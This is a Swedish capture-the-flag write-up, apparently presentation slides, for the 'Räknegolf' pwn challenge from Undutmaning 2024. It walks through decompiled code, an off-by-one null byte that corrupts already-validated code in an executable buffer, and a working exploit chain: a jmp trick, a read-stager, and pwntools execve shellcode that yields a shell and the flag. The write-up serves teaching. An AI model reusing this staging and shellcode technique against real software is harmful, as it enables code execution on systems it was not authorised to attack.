Räknegolf

Undutmaning2024

2024-04-18

Challenge | 4 Solves

Räknegolf

249


Medium

Haralds assistent, Torsten Tvehågsen, har hoppat av till motståndsrörelsen. För att bli bättre mottagen har han stulit med sig en konstig manick från Haralds lab, men han vet inte vad den gör. Harriet har undersökt den och tycker att det verkar vara en väldigt simpel spelkonsol för programmeringsövningar. Kanske kan du få konsolen att köra andra program än bara övningar? Det skulle kanske kunna ge Harriet nya uppslag på hur hon ska kunna hacka sig tillbaka till framtiden.

raeknegolf

- Harriet undersöker en konstig manick
- Verkar vara en sorts spelkonsol för programmeringsövningar
- Kan du få konsolen att köra andra program än bara övningarna?



user@user:~$ ./raeknegolf
RÄKNEGOLF
Skriv en funktion som returnerar 0xe9e14 + rbx - rax
Tillåtna register:
rax, rbx
Tillåtna instruktioner:
mov reg, reg
mov reg, immediate
add reg, reg
sub reg, reg
ret
Kod:


user@user:~$ ./raeknegolf
RÄKNEGOLF
Skriv en funktion som returnerar 0xe9e14 + rbx - rax
Tillåtna register:
rax, rbx
Tillåtna instruktioner:
mov reg, reg
mov reg, immediate
add reg, reg
sub reg, reg
ret
Kod:

```
user@user:~$ ./raeknegolf
```


```
Skriv en funktion som returnerar 0xe9e14 + rbx - rax

    Tillåtna register:
                rax, rbx
    Tillåtna instruktioner:
                mov reg, reg
                mov reg, immediate
                add reg, reg
                sub reg, reg
                ret
Kod:
```


user@user:~$ ./raeknegolf
RÄKNEGOLF
Skriv en funktion som returnerar 0xe9e14 + rbx - rax
Tillåtna register:
rax, rbx
Tillåtna instruktioner:
mov reg, reg
mov reg, immediate
add reg, reg
sub reg, reg
ret
Kod: ABCD
Ajabaja! Fusk är inte tillåtet!
user@user:~$

```
main(void) {
...
    __buf = mmap((void *)0x0,0x1000,7,0x22,0,0);

    //      mmap(addr, size, prot, flags, ...

    /* ->
       __buf blir en area på 0x1000 med
       PROT_READ | PROT_WRITE | PROT_EXEC */
```

1. ___buf är en RWX page

```
main(void) {
...
    printf("Kod: ");
    /* Läs *mycket* till __buf+0x10 från stdin */
    local_38 = read(0,
                    __buf + 0x10),
                    0xfef);
    ...
    /* ersätt eventuell trailing newline
       med 0xc3 = ret */
    if ((0 < local_38) &&
        (*(char *)(__buf + local_38 + 0xf) == '\n')
         local_38 = local_38 + -1;
    }
    *(char *)(__buf + local_38 + 0x10) = 0xc3;
    /* validera */
    validate_program(__buf + 0x10,local_38);
```

- Om vi bara skickar in \n så blir programmet bara en return

1. ___buf är en RWX page
2. ”Kod: ” läser till ___buf+0x10
3. Kod valideras

- Börja gå igenom ‘validate_program‘ och leta hål?
  - Ingen heltokig idé, men
- Kolla färdigt vad ‘main‘ gör?

```
main(void) {
    ...
    printf("\nNamnge ditt program: ");
    sVar3 = read(0,__buf,0x10);
    if (sVar3 == -1) {
        perror("read");
        exit(1);
    }
    *(undefined *)(sVar3 + (long)__buf) = 0;
```

1. ___buf är en RWX page
2. "Kod: " läser till ___buf+0x10
3. Kod valideras
4. "Namnge ditt program: " läser till ___buf

```
main(void) {
    ...
    /* Slutet av main */
    lVar4 = get_correct_answer(...);
    printf("\nExekverar: %s\n",__buf);
    lVar5 = run_program(__buf,plVar2);
    if (lVar4 == lVar5) {
        puts("Tack!"); // ...Jaha?
    }
    else {
        printf(&DAT_00402708,lVar4);
        printf("    Fick felaktiga svaret...");
    }
    return 0;
}
```

1. ___buf är en RWX page
2. ”Kod: ” läser till ___buf+0x10
3. Kod valideras
4. ”Namnge ditt program: ” läser till ___buf
5. Vår kod exekveras
6. Det verkar inte spela någon roll om vi ”följer reglerna”

1. ___buf är en RWX page
2. "Kod: " läser till ___buf+0x10
3. Kod valideras
4. "Namnge ditt program: " läser till ___buf
5. Vår kod exekveras
6. Det verkar inte spela någon roll om vi "följer reglerna"
    1. Vi ska förmodligen hitta en bugg
    2. Vi är trots allt i pwn-kategorin

1. ___buf är en RWX page
2. **”Kod: ” läser till ___buf+0x10**
3. Kod valideras
4. **”Namnge ditt program: ” läser till ___buf**
5. Vår kod exekveras
6. Det verkar inte spela någon roll om vi ”följer reglerna”
    1. Vi ska förmodligen hitta en bugg
    2. Vi är trots allt i pwn-kategorin

```
/* Helt RWX */
struct program {
    char name[0x10];
    char code[0xff0];
};
```

- Nu då! Börja gå igenom ‘validate_program‘ och leta hål?
  - Fortfarande ingen dum idé, men i detta fall...
- Buggen finns i ‘main‘

```
// Bugg?
main(void) {
     ...
     printf("\nNamnge ditt program: ");
     sVar3 = read(0,__buf,0x10);
     if (sVar3 == -1) {
          perror("read");
          exit(1);
     }
     *(undefined *)(sVar3 + (long)__buf) = 0;
     ...
```

```
// Bugg!
main(void) {
     ...
     bytes_read = read(0,p->name,0x10);
     ...
     p->name[bytes_read] = 0; // Null-terminera
                              // sträng
     /*
        p->name[0x10] är out-of-bounds,
        träffar p->code[0]. Sker efter
        att p->code redan validerats
     */
     ...
```

1. "Kod: " läser till p->code
2. Kod valideras
3. "Namnge ditt program: " läser till p->name
    - **Bugg tillåter oss att skriva 1 null byte till p->code[0]**

- Om vi bara skickar in `\n` så blir programmet bara en return
- Vi prövar buggen och skriver över '0xc3' ('ret') med '0x0'
- -> segfault! Nu kan vi skriva exploit.

```
user@user:~$ ./raeknegolf
```


```
Skriv en funktion som returnerar 0x9b53e + rax - rbx

    Tillåtna register:
                rax, rbx
    Tillåtna instruktioner:
                mov reg, reg
                mov reg, immediate
                add reg, reg
                sub reg, reg
                ret
Kod:

Namnge ditt program: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Exekverar: AAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
user@user:~$ AAAAAAAAAAAAAA
AAAAAAAAAAAAAA: command not found
user@user:~$
```

Lösning:

1. Inse att x86 är har instruktioner av varierande längd
   - Vi kanske kan bryta oss loss!
2. Välj bland tillåtna instruktioner
3. Testa eller brute-force:a dig fram
4. Kom fram till att t.ex.:

```
48 c7 c0 ff 00 00 00 = mov rax, 0xff
         ^^ ^^ ^^ ^^ Vi styr dessa fritt,
                     eftersom IMMEDIATE
null-byte overflow:
00 c7 c0 ff 00 00 00 ->
00 c7                = add bh, al
c0 ff 00             = sar bh, 0
00 00                = två fria bytes
```

Referenslösning:

```
// Kom ihåg att även p->name är RWX!
48 c7 c0 ff 00 eb e9 mov rax,0xffffffffe9eb00ff
->
00 c7 c0 ff 00 eb e9
=
00 c7          add     bh,al
c0 ff 00       sar     bh,0x0
eb e9          jmp     -0x10
// Vi hoppar in i p->name på offset 0x0
```

Referenslösning:

```
// Vi placerar en read-stager i p->name
  0x7f8354c34000: mov     rsi,rdi <-------------+
  0x7f8354c34003: mov     edx,0x32              |
  0x7f8354c34008: xor     rdi,rdi               |
  0x7f8354c3400b: xor     rax,rax               |
  0x7f8354c3400e: syscall // SYS_read           |
=>0x7f8354c34010: add     bh,al // p->code      |
  0x7f8354c34012: sar     bh,0x0                |
  0x7f8354c34015: jmp     0x7f8354c34000 ->-----+
  0x7f8354c34017: ret
```

Referenslösning:

```
  0x7f8354c34000: mov     rsi,rdi
  0x7f8354c34003: mov     edx,0x32
  0x7f8354c34008: xor     rdi,rdi
  0x7f8354c3400b: xor     rax,rax
=>0x7f8354c3400e: syscall // SYS_read

// Sedan skickar vi till vår read-stager t.ex.
// en SYS_execve "/bin/sh" payload e.g.:
from pwn import *
...
shellcode = \
  asm(shellcraft.amd64.linux.sh(), arch="amd64")
p.sendline(shellcode)
```

Referenslösning:

```
  0x7f8354c34000: mov    rsi,rdi
  0x7f8354c34003: mov    edx,0x32
  0x7f8354c34008: xor    rdi,rdi
  0x7f8354c3400b: xor    rax,rax
  0x7f8354c3400e: syscall // SYS_read
// p->code skrivs över med det vi skickar
// till read-stagern, e.g. vår shellcode
=>0x7f8354c34010: push   0x68
  0x7f8354c34012: movabs rax,0x732f2f2f6e69622f
  ...
  0x7f8354c3403b: push   0x3b
  0x7f8354c3403d: pop    rax
  0x7f8354c3403e: syscall // SYS_execve
```

```
user@user:~$ ./exploit.py

Exekverar: H\x89\xfe\xba2
$ cat flag
undut{!_s4v3_7h3_cl0ck7ower_!_1955}

Mycket bra jobbat!
$
user@user:~$
```